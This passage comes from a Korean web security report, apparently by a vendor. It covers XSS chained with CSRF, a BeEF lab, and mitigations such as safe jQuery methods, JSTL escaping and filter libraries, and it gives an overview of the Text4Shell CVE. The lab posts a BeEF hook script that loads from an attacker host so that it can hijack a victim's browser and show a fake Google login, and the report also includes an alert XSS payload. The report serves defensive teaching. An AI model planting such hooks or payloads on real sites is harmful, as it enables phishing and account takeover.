


Case 3) CSRF(Cross Site Request Forgery)


CSRF 는 사용자가 의도하지 않은 작업을 수행하도록 유도하는 공격으로, 사용자의 권한을 통해 공격자가 의도한 행위를 웹 사이트에 요청하도록 만드는 공격이다. XSS 와 연계한다면 공격 범위를 확장할 수 있다.

다음은 Stored XSS 취약점이 있는 게시판에 패스워드를 변경하는 악성스크립트를 삽입하여 일반 사용자가 해당 게시글을 클릭하면 공격자의 의도대로 패스워드가 변경되는 예시이다.


step 1) 공격자는 패스워드 변경 시 사용되는 파라미터 획득



step 2) 공격자는 Stored XSS 취약점이 존재하는 게시판에 공격자가 지정한 패스워드(eqst)로 변경을 유도하는 스크립트 구문 삽입



step 3) 공격자가 작성한 게시글을 일반 사용자(user)로 로그인한 사용자가 조회



step 4) 패스워드 변경 스크립트가 동작하여 일반 사용자는 기존의 패스워드로 로그인 불가



The image shows a login form with the following elements:

- Login:** A text input field containing the text "user".
- Password:** A password input field with four black dots representing the password.
- Set the security level:** A dropdown menu currently showing "low".
- Login:** A button to submit the form.
- Error Message:** A red-bordered box at the bottom containing the text "Invalid credentials or user not activated!".

위의 예시와 같이 XSS 취약점을 이용하여 공격자가 원하는 동작을 하는 스크립트 구문을 삽입해 CSRF 공격과 연계할 수 있다. CSRF 개념과 원리 등 자세한 내용은 웹 취약점과 매커니즘 #9 에서 이어질 예정이다.

공격 프레임워크 - BeEF

BeEF(The Browser Exploitation Framework)는 웹 브라우저에 중점을 둔 침투 테스트 도구이며, XSS 와 연계하여 다양한 공격을 실습해 볼 수 있는 프레임워크이다. 칼리리눅스를 통해 간단히 설치할 수 있으며, 후킹을 담당하는 JavaScript 파일(hook.js)을 가지고 있다. 따라서 공격자는 BeEF 를 실행하고 있는 자신의 IP 주소, Port 번호와 hook.js 파일로 구성된 스크립트를 피해자 서버에 삽입하고, XSS 공격에 성공하면 BeEF 를 통해 후킹이 가능해져 다양한 공격을 할 수 있다.

설치 방법은 아래의 URL 또는 칼리리눅스에서 명령어를 입력하여 설치할 수 있다.

- URL : <https://beefproject.com/>

- 명령어 : `$ apt-get install beef-xss`

다음은 BeEF 를 통해 피해자 PC 에 구글 로그인 화면을 띄우는 공격의 실습 예시이다.

step 1) BeEF 실행

후킹을 할 수 있는 스크립트 구문을 확인할 수 있다.

```
(kali㉿kali)-[~]
└─$ sudo beef-xss
[-] You are using the Default credentials
[-] (Password must be different from "beef")
[-] Please type a new password for the beef user:
/usr/bin/beef-xss: line 27: [: =: unary operator expected
[i] GeoIP database is missing
[i] Run geoipupdate to download / update Maxmind GeoIP database
[*] Please wait for the BeEF service to start.
[*]
[*] You might need to refresh your browser once it opens.
[*]
[*] Web UI: http://127.0.0.1:3000/ui/panel
[*] Hook: <script src="http://<IP>:3000/hook.js"></script>
[*] Example: <script src="http://127.0.0.1:3000/hook.js"></script>


● beef-xss.service - beef-xss
   Loaded: loaded (/lib/systemd/system/beef-xss.service; disabled; vend
   Active: active (running) since Thu 2022-10-27 01:00:18 EDT; 5s ago
```

step 2) 공격자는 후킹을 위한 스크립트를 게시판에 작성

The screenshot shows a web interface for submitting a blog entry. At the top, a text input field contains the JavaScript hook script: `<script src="http://192.168.0.133:3000/hook.js"></script>`. Below the input field are buttons for "Submit", "Add: ", "Show all: ", and "Delete: ". A green message "Your entry was added to our blog!" is displayed. Below the message is a table with the following data:


#	Owner	Date	Entry
1	bee	2022-11-09 05:01:19	

step 3) 일반 사용자(user)는 공격자가 작성한 게시글에 접근




step 4) 일반 사용자 PC 가 공격자 PC 의 BeEF 에 연결되어 다양한 공격 가능

예시에서는 피해자 PC 에 구글 로그인 화면을 띄우는 피싱을 실행하였다.



step 5) 일반 사용자의 PC 화면이 구글 메일 로그인 화면으로 변경



■ jQuery 환경에서의 XSS

jQuery 란?

jQuery는 JavaScript를 쉽게 활용할 수 있도록 도와주는 오픈소스 기반의 JavaScript 라이브러리로, 하나의 JavaScript 파일(.js)로 존재하며 해당 파일을 선언하여 사용한다. 다양한 브라우저 간 호환성을 지원하며 JavaScript 코드를 간결하게 표현할 수 있다. DOM(Document Object Model) 조작, 이벤트 처리 등의 작업을 간편하게 할 수 있다는 장점이 있다.


* jQuery를 사용하는 방법은 여러 가지가 있지만, CDN(Contents Delivery Network)를 통해 별도의 설치 없이 HTML의 <head> 태그에 추가하여 사용할 수 있다. (<https://releases.jquery.com/>)

jQuery 사용 시 메소드 중 .html(), .append() 등을 사용할 경우 XSS에 주의해야 한다. HTML 태그 입력 시 이를 태그 자체로 인식하여 악성스크립트가 삽입될 경우 동작할 수 있기 때문이다.

jQuery 환경에서의 XSS에 대한 내용은 아래의 링크를 통해 자세히 확인할 수 있다.

- <https://portswigger.net/web-security/cross-site-scripting/dom-based>

다음 예시를 통해 .html() 메소드 사용 시 HTML 태그가 인식되어 alert 창이 뜨는 것을 확인할 수 있다.



The screenshot shows a browser window with the URL `/jquery_html.jsp`. An alert dialog box is displayed with the title `localhost:8080의 메시지` and the message `XSS`. A blue button labeled `확인` is visible. Below the browser window, the 'Input' field contains the code `<script>alert('XSS')</script>`. The 'Output (\$.html())' section shows the following JavaScript code:

```
<script>
  $('form').on('submit', function(e) {
    e.preventDefault();
    var ov = $('#test').val();
    $('#output-html').html(ov);
  });
</script>
```


jQuery 의 안전한 메소드 사용

JavaScript 라이브러리인 jQuery 를 사용하여 환경을 구성한 경우, XSS 에 안전한 메소드를 사용하여 공격을 예방해야 한다. .html() 메소드를 사용하여 HTML 태그가 직접적으로 삽입되는 방식 대신 사용자 HTML 입력값을 이스케이프 처리하여 텍스트로 삽입되도록 아래의 메소드를 사용해야 한다. 이는 공격자가 악성스크립트를 삽입해도 일반 문자열로 인식해 사용자 측에서 동작하지 않도록 할 수 있다.

XSS 에 안전한 jQuery 메소드			
.text()	.attr()	.prop()	.val()

※ .attr()의 경우 href 속성을 이용하면 XSS 로부터 안전하지 않으니 주의해야 한다.

.text() 메소드 사용 시 HTML 태그가 문자 그대로 인식되어 출력되는 것을 확인할 수 있다.



The screenshot shows a browser window with the address bar containing `/jquery_text.jsp`. Below the address bar, there is an "Input" section with a text box containing `<script>alert('XSS')</script>` and a "Submit" button. Below the input, there is an "Output (\$.text())" section. The output field displays `<script>alert('XSS')</script>`, which is highlighted with a red rectangular border, indicating that the browser rendered the script tags as plain text instead of executing them.

```
<script>
  $('form').on('submit', function(e) {
    e.preventDefault();
    var ov = $('#test').val();
    $('#output-text').text(ov);
  });
</script>
```

jQuery Ajax 환경에서의 XSS

jQuery 는 \$.ajax 함수를 이용하여 자체적으로 Ajax(Asynchronous JavaScript And XML)를 지원한다. Ajax 은 JavaScript 와 XML 을 이용하여 클라이언트와 서버 간의 데이터를 비동기 통신으로 주고받는 언어이다. 서버로부터 데이터를 가져올 때 전체 페이지를 새로고침하지 않고 필요한 데이터만 불러올 수 있다. 웹 서버와 비동기식 통신을 하기 위한 객체인 브라우저의 XMLHttpRequest 객체를 이용해 전체 페이지를 새로고침 없이 페이지의 일부만 로드하는 방법을 사용하며, 최근에는 Fetch API 를 사용한다.

비동기 방식으로 웹 페이지를 불러오는 Ajax 는 XSS 공격에 취약하다. 비동기 방식으로 웹 페이지를 불러오는 과정에서 악성스크립트가 삽입된다면 사용자 모르게 공격 코드가 사용자 측에서 동작한다. 따라서 이를 이용하여 XSS 공격을 하면 사용자가 게시글을 읽는 것만으로도 새로운 게시글 작성, 회원 탈퇴 등의 악의적인 행위를 할 수 있다.

■ XSS 대응방안

사용자 입력값과 출력값을 필터링하거나 치환하는 방법을 통해 XSS 를 예방할 수 있지만, HTML 태그를 사용하는 게시판이 존재하거나 외부 자바스크립트 API 사용 등이 불가피한 경우가 있어 XSS 공격에 영향을 미치는 태그나 문자열을 모두 필터링하는 것은 한계가 있다.

따라서 XSS - ①기본 편에서 이야기한 보안대책 외에도 악성스크립트가 사용자 측에서 동작하지 않도록 관련 라이브러리, 프레임워크 등을 활용하는 방안도 고려해야 한다.

예를 들어 Spring 프레임워크 사용 시 Spring Security 를 사용하거나, JSP 환경에서는 JSTL 라이브러리를 통해 XSS 공격에 대응할 수 있다. 이번 Special Report 에서는 JSTL 을 통해 출력값을 처리하는 예시를 다룬다. 적용 가능한 알려진 보안 라이브러리는 다음과 같다.

JSTL 에서의 출력값 처리

JSTL 은 자바 표준 태그 라이브러리(JavaServer Pages Standard Tag Library)로 JSP 에서 자주 사용되는 태그를 커스텀 하여 라이브러리로 정의한 코드 집합이다. 사용법이 간단하고 코드를 간결하게 표현할 수 있어 가독성이 좋고 협업, 유지 보수 등에 유리하다.

JSTL 에는 Core, XML, Database 등 다양한 태그가 존재하지만, 이번 Special Report 에서는 JSP 환경에서 XSS 공격에 대응할 수 있는 Core 라이브러리의 c:out 태그에 대한 내용을 다룬다. 또한 escapeXml 함수를 통해 특수문자를 문자 그대로 출력하여 사용자 입력값에 의해 악성스크립트가 삽입되어도 동작하지 않도록 출력값을 처리할 수 있다.

설치 및 선언 방법은 다음과 같으며, c:out 태그 사용 시 유의할 점은 적용할 파라미터마다 태그를 명시해야 한다.

step 1) JSTL 라이브러리 설치 후 프로젝트의 /WEB-INF/lib 경로에 추가한다.

설치 URL	https://mvnrepository.com/artifact/javax.servlet/jstl
---------------	---

step 2) 태그를 적용할 jsp 페이지 상단에 Core 라이브러리와 함수 사용을 선언한다.

Core 라이브러리 선언	<%@ taglib prefix="c" uri="http://java.sun.com/jsp/jstl/core" %>
함수 사용 선언	<%@ taglib prefix="fn" uri="http://java.sun.com/jsp/jstl/functions" %>

step 3) 적용할 파라미터에 c:out 태그를 명시한다.

c:out 형식	<c:out value="[출력값]" escapeXml="[true false]"/>
-----------------	---

※ escapeXml 속성이 true 일 경우가 기본 값이며, 특수문자가 문자 그대로 출력된다.

알려진 보안 라이브러리 사용

이미 만들어진 외부 라이브러리인 OWASP ESAPI, NAVER Lucy XSS Filter 등을 사용하는 것이 유용하다. 하지만 항상 최신 버전을 사용해야 하며 누락된 문자열 등이 있을 수 있으니 사용에 주의해야 한다. 또한 Lucy-XSS-Filter 의 경우, JSON 에 대한 요청은 처리해 주지 않기 때문에 이러한 점에 유의하여 라이브러리를 적용해야 한다.

- OWASP ESAPI : <https://github.com/ESAPI/esapi-java-legacy>
- Lucy-XSS-Filter : <https://github.com/naver/lucy-xss-servlet-filter>

주의할 점은, 이를 사용한다고 해서 반드시 안전한 것은 아니므로 항상 최신 버전을 유지하고 라이브러리의 경우 누락된 문자열이 있는지에 대해 점검하며 지속적으로 업데이트해야 한다.

■ 맺음말

지금까지 사용자 입력값에 대한 검증과 출력값 처리가 미흡할 경우, 공격자가 입력한 악성스크립트가 사용자 측에서 동작하는 취약점인 XSS(Cross-Site Scripting)에 대해 알아보았다.

공격자가 삽입한 악성스크립트가 사용자 측에서 동작하여 계정 탈취 등의 피해가 발생할 수 있고, 파라미터 변조 등과 같은 웹 취약점 또는 공격 프레임워크를 이용한 다양한 연계 공격이 가능하다. 또한 웹 사이트의 구성과 표현에 따라 사용할 수 있는 구문이 다양하고 특수문자 필터링 여부 등에 따라 새로운 구문과 패턴을 통해 우회할 가능성이 존재한다.

따라서 클라이언트 측에서 공격자의 악성스크립트가 삽입되어도 동작하지 않도록 서버 측에서의 보안 설정이 반드시 필요하며 상시 점검을 통해 발생 가능성을 지속적으로 확인해야 한다.

Research & Technique

Text4Shell, Apache Commons Text

원격코드 실행 취약점 (CVE-2022-42889)

■ 취약점 개요

2022년 10월 13일 문자열을 처리하는 Java 오픈 소스 라이브러리인 Apache Commons Text에서 원격코드 실행(RCE)이 가능한 취약점인 Text4Shell(CVE-2022-42889)이 발견되었다. 이 취약점은 문자열의 처리 및 검색을 담당하는 StringSubstitutor 클래스에서 발생한다. 해당 클래스는 입력 값을 받아 미리 정의된 환경 변수를 실행시키는데, 이때 dns, url, script 변수를 통해 악의적인 명령어가 입력될 수 있다. 이 세 변수가 StringSubstitutor 클래스의 기본 목록에 포함되어 있기 때문에 원격에서 비인가자가 임의의 코드 실행이 가능하여 CVSS 9.8 점으로 평가되었다.

■ Log4Shell 과 비교

Text4Shell 과 Log4Shell 모두 Java 기반의 오픈 소스 라이브러리이며, replace 함수를 활용해 공격자가 원격 코드를 실행한다는 점이 비슷하다. 그러나 Log4Shell 의 경우 Log4J 라이브러리만 존재한다면 악용할 수 있지만, Text4Shell 은 다른 부가적인 조건이 더 필요하다. 일반적으로 환경 변수는 대부분 내부의 값을 활용하지만, 사용자의 입력 값을 받아 동작할 경우 값을 검증하기 때문에 Log4Shell 보다 파급력이 낮다. 그럼에도 실행 조건이 갖춰진다면 쉽게 악용할 수 있어 주의가 필요하다. 공격자가 shodan 을 통해서 Apache Commons Text 를 사용하는 프로젝트를 확인할 수 있기 때문에, 취약한 버전의 Apache Commons Text 를 사용하는 경우 대응 방안을 적용해야 한다.

Text4Shell 이 실행되기 위한 실행 조건은 다음과 같다.

Text4Shell 실행 조건

1. Apache Commons Text 1.5~1.9 버전 사용
2. StringSubstitutor API 가 사용자의 입력 허용
3. 사용자 입력 값을 활용해 기본으로 정의된 문자열 보간¹ 사용 (createInterpolator 함수, replace 함수)

■ 영향 받는 소프트웨어 버전

CVE-2022-42889 에 취약한 소프트웨어는 다음과 같다.

S/W 구분	취약 버전
Apache Commons- Text	1.5 ~ 1.9 버전
Java	JDK 15 이전 버전

※ JDK 15 이상 버전은 Nashorn JavaScript 엔진이 제외되어 안전하다.

